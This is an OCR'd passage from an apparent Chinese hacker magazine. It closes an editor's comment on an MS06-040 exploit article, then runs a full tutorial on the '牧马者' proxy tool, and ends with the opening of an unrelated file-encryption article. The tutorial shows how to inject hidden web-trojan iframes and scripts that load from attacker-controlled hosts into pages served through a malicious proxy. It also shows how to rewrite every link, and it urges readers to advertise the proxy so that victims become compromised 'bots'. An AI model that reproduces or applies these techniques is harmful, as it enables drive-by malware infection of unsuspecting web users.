
[文章中提到的Metasploit Framework2.6、superscan3、ms06040 perl源代码在光盘中有提供]

编辑点评：

本文漏洞新，对于读者来说，终于在历经了自冲击波振荡波之后，又一可以大快朵颐较为轻松获得cmdshell的微软漏洞。文章基本上算是平铺直叙，由于漏洞资料有限，作者关于漏洞成因以及一些知识点的延伸方面有所欠缺。但是若作为一篇应用型文章，本文算是及格了。感兴趣的读者可以查阅后续一些相关报道来丰富这个漏洞所附带的理论知识。这一漏洞可能会导致一定规模的蠕虫爆发，但是比起当年的“双波”影响力肯定小得多。

菜鸟挂马新时代
——利用代理服务器来挂网页木马

NEWAGE



从本文你可以学到：

1、风飘牧马者的使用方法
2、利用牧马者挂马

还是那句话，这个世界上最快最有效的捉鸡方案就是挂马。你还在使用那些古老陈旧的方法挂马吗？地球每天在不停地转动，我们可要跟上时代的步伐。今天给大家带来的就是一种全新的挂马方法——利用代理服务器挂马。



图1 “牧马者”的界面



图3 “代理日志”

一、原理

代理服务器大家应该很了解了，照顾菜鸟，不懂的看最后小注。以往使用代理服务器无非就是跨越限制和保护自己，特别对于“黑”道上的兄弟，使用代理就意味着你是安全的，但是你并不知道，代理也存在着巨大的安全隐患可以被我们利用，试想一下如果有这样一个代理服务器，它代替客户端从服务器上取回数据后不是直接转发，而是经过加工以后再转发给客户端，那……

牧马者就是这样的一款软件，它只是一个HTTP代理，不同的是它在转发Web页时可以对转发的代码进行处理，比如插入一匹小马……




图2 “设置”页面




图4 “代码注入”设置

二、牧马者的使用

牧马者的使用方法很简单，如图1便是牧马者的界面。

首先点击“**配置**”按钮，打开“设置”页面，如图2所示。

“设置”分为两个部分。首先是代理设置，若选中“使用代理”并输入IP和端口，那“牧马者”会通过这个代理来访问网络，取得用户需要的网页，相当于使用了2级代理。下面的“代理服务器设置”就是对“牧马者”自身的设置了，有四个项目。若选中“强制重新加载”就是禁用了代理缓存，一般不建议钩选。“禁用Cookie”不用多解释，地球人都知道。“代理端口”就是在本地监听的端口，默认是“**8080**”，最大连接数默认“10000”。相关参数设置好以后就可以点击“**启动代理服务器**”按钮启动“牧马者”了。

服务器启动后在“日至”选项卡里便会实时显示代理服务器的运行状态、用户连接和数据发送等。有助于你了解服务器的工作情况。如图3所示。下一个选项卡“Header信息”显示的是正在连接的Header信息。下一个“连接统计”选项卡显示的是使用了你的代理（也就是中招，嘿嘿）的用户的IP，主机名和请求次数。通过它你可以清楚地看到有多少人遭到毒手。

最关键的设置就是下一个选项卡的“代码注入”设置了。如图4所示。

“牧马者”暂时为你提供了3种修改代码的方法。第一个是利用“**Iframe 自动挂马**”，可以使菜鸟很方便地挂马。只要我们在“网马地址”中输入我们的网页木马的Url即可。做一个演示，我们的网马地址是“www.ourxx.com/muma.asp”，木马网页的内容假设为“<script LANGUAGE="Javascript"> alert("Iframe挂马测试成功")</script>”，也就是在打开这个网页时会弹出一个对话框。我们只要在“网马地址”中输入“http://www.ourxx.com/muma.asp”，点击“应用”。这时我们把浏览器的代理设置成我们自己的代理服务器，随便打开一个网页看看效果，我打开www.baidu.com。如图5所示。




图5 自动挂马的演示效果




图6 插入超连接




图7 替换“百度”

我们可以看到，在进入百度网站后浏览器弹出了“Iframe 挂马测试成功”的对话框，查看源代码，可以找到在源代码里有“<iframe src=http://www.ourby.com/muma.asp width=0 height=0 frameborder=0></iframe>”。可以证实我们的木马网页的确已经被挂在百度主页上了。

牧马者第二个功能是插入代码，它可以把任意代码插入到源网页代码“</body>”标签的前面，可以被浏览器解析执行。例如我们在里面输入代码“**欢迎访问黑客手册**”，应用后再打开百度看看效果，如图6。可以看到“欢迎访问黑客手册”的超连接已经加在百度里了，是不是很爽？

你可以在这里插入其他的挂马代码，如果你想用js来挂马而不是Iframe，那你就可以在这里输入js的挂马代码，例如输入“<script src=http://www.xxx.com/muma.js></script>”即可。当然你也可以插入一些其他的东西，甚至可以给你的网站做宣传做广告，嘿嘿。

最好玩的要数第三项，网页源代码替换。在“原始字符串”中输入要在网页源码中查找的字符串，“替换为”中输入要替换成的字符。比如我们要把“百度”里“百度”两个字替换成“黑客手册”，看看图7所示的效果，黑客手册成了全球最大中文搜索引擎了，呵呵。

也许你会说这样的替换只能针对一个网页里的文字，实用性不是很高。但如果你能巧妙利用HTML替换，可以使替换内容遍及所有网页的，这样也能有意想不到的效果。比如说你将“<title>”替换为“<title>**黑客手册**</title><title>”，这样通过代理浏览的所有网页的标题都会变成“黑客手册”，是不是很有趣？更狠一点儿，如果你将“a href=""”替换为“a href="http://www.nohack.cn/#"”，再打开网页看看，是不是所有的超连接都指向了黑客手册的官方网站了？只要你巧妙的设计替换内容，会有不少收获哦。

找一个好的网马放到网上，我们把服务器配置好然后启动，剩下的事情就是将你的代理IP和端口发布出去了。比如通过聊天工具或者代理中国等代理网站，现在网上那么多人在吵着要代理，不相信没有“生意”。没事的时候就把牧马者挂上，等着肉鸡源源不断地上门吧。

风飘狂注：

1.狂注是什么？


狂注就是疯狂注释嘛，笨啊笨！

2.什么是代理服务器？

代理服务器英文全称是Proxy Server，其功能就是代理网络用户去取得网络信息。可以说它是一个中转站。HTTP代理服务器是介于浏览器和Web服务器之间的一台服务器，使用了代理服务器，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，请求信号会先送到代理服务器，由代理服务器来取回你所需要的信息并传送给你的浏览器。一般的代理服务器具有缓冲功能，某些时候可以提高浏览速度，并且我们也可以通过代理服务器来隐藏自己的真实IP。

编辑点评：

没什么好说的了，再多说的话我就成那卖瓜的王婆了。总之多一种挂马的方法总是有好处的。希望牧马者能给大家带来多多的肉鸡。



放假了，老妹跑回家，结果一日趁我不在，某人就潜入我的卧室，打开我的抽屉……我那个郁闷啊~~~我的信啊~~~还有MM的照片……

我真应该把东西都打包，然后加一个强悍的密码锁~~~后悔莫及啊。不过地球这么大，不幸被“偷窥”的孩子也不止我一个，想想也就平衡了，嘿嘿，随着电脑应用的增多和在商业活动中的普及，个人数据的安全问题还真日显突出，身为菜鸟，有没有一时想保护某个文件却又不知道如何下手的尴尬呢？那就看看这期我们为你准备的文章吧，看看千江有雪教我们怎样简单地保护你的“隐私”。顺便也看一下怎样配置Media服务器，快开学了嘛，到学校在校园网内组建一个Media服务器和朋友一起看看电影，岂不妙哉。

我的资料你别看——重要信息的加密

千江有雪

从本文你可以学到：

1、使用常用工具对数据进行加密

2、“我的密码箱”的使用方法

